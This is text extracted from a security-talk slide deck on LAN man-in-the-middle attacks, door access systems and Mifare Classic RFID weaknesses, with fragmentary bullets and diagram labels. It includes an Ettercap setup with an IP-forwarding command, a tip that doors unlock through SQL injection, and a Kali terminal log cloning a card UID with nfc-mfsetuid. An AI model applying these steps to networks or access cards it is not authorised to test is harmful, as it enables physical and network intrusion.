
carried out over a Local Area Network (LAN) that involves sending malicious ARP packets to a default gateway on a LAN in order to change the pairings in its IP to MAC address table. • NDP Poison – ARP Spoofing in IPV6 • ICMP Redirection – ICMP and ICMPv6 redirect packets can be used to modify your routing tables. You can use IDS policy to provide notification of attempts to modify your routing tables in this manner. • Port Stealing – a local area network switch makes attempts to intercept packets that are meant to go to another host by stealing from the intended port on that switch. • DHCP Spoofing – an attacker attempts to respond to DHCP requests and trying to list themselves (spoofs) as the default gateway or DNS server. -

> • Wired case Benign Router Hacker Request Update Fake
Command Fake Request Response User -


> • Ettercap • Choose graphical version and set sniffing
config(the interface you’re using) and press accept button. sysctl -w net.ipv4.ip_forward=1 -


> • High frequencies, 13.56 MHz • Low frequencies, 125
KHZ • Most RFID card use Symmetric Encryption for access control • NXP 恩智浦 Mifare series occupy 80% of contactless smart card • Mifare including Utralight, Classic, DESFire, SmartMX -


> • HTTP sniffer than you will get the AC/PW
• Door seq. being shown on URL query as plaintext • Even you have no AC/PW, you can unlock most door remote by SQLi • There's a password to switch to setting mode on product’s user manual, you can find it on internet. e.g. #123456# -

> • Mifare Classic sections UUID in first section usually
in read- only protect with official publish. Every RFID reader try to access the section should pass the key auth of section. credit : Unkonwn -

> • In the pass before 2007, to attack this
Mifare RFID use Brutal-force • However, connection of RFID need time and it wouldn’t give feedback of wrong key credit : Unkonwn credit : Unkonwn -

> • Scan and Trigger Smart Card – Usually Low
Frequency(LF) transact UID and stop here. 0. Electromagnetic induction 1. Request Command, Type A (REQA) 2. Answer to Request acc (ATQA) 3. Polling (Req UID) 4. UID 5. Anti Collision (Req SAK) 6. Tag Type (SAK) -

> • Mifare Classic Read/Write Section 1. Nt 2. {Nr,
Ar} 3. {At} 0. Auth, Block Crypto-1 Crypto-1 CompanyA Key CompanyA Key UID UID (last step) -

> • Mifare Classic Read/Write Section 1. Nt 2. {Nr,
Ar} 0. Auth, Block Crypto-1 Crypto-1 CompanyA Key CompanyA Key UID UID (last step) -

> • Chaos Computer Club (CCC) use 0.04µm sandpaper to
rub out the electric circuit, with destroyed over 10 pieces M1 classic RFID and come out with 7 layer electric circuit. • Reverse it for encryption algorithm credit : Karsten Nohl and David Evans -

> • Mifare Classic Attack - CCC 1. Nt 2.
{Nr, Ar} 0. Auth, Block Crypto-1 Crypto-1 CompanyA Key CompanyA Key UID UID (last step) 3. {At} CompanyA Key RFID (Copied) Try to success (CCC unpublish) Read Data -
> • Radbond University in Netherlands base on CCC work
find out the vuln in Initial and Encryption credit : hackerwarfare -
> • Mifare Classic Attack - Radbond University 1. Nt
2. {Nr, Ar} 0. Auth, Block Crypto-1 Crypto-1 CompanyA Key CompanyA Key UID UID (last step) 3. {At} CompanyA Key RFID (Copied) Try to success with Vulnerability Read Data -

> • RFID(Radio Frequency Identification), radio also • In vehicle,
long distance, usually in high frequencies, UHF root@kali:~# nfc-list nfc-list uses libnfc 1.7.1 NFC device: pn532_uart:/dev/ttyUSB0 opened 1 ISO14443A passive target(s) found: ISO/IEC 14443A (106 kbps) target: ATQA (SENS_RES): 00 04 UID (NFCID1): 3c 3d f1 0d SAK (SEL_RES): 08 root@kali:~# nfc-mfsetuid 3c3df10d NFC reader: pn532_uart:/dev/ttyUSB0 opened Sent bits: 26 (7 bits) Received bits: 04 00 Sent bits: 93 20 Received bits: 0c 5c ee 0d b3 Sent bits: 93 70 0c 5c ee 0d b3 5c c2 Generate fake RFID key RFID Reader with Arduino -
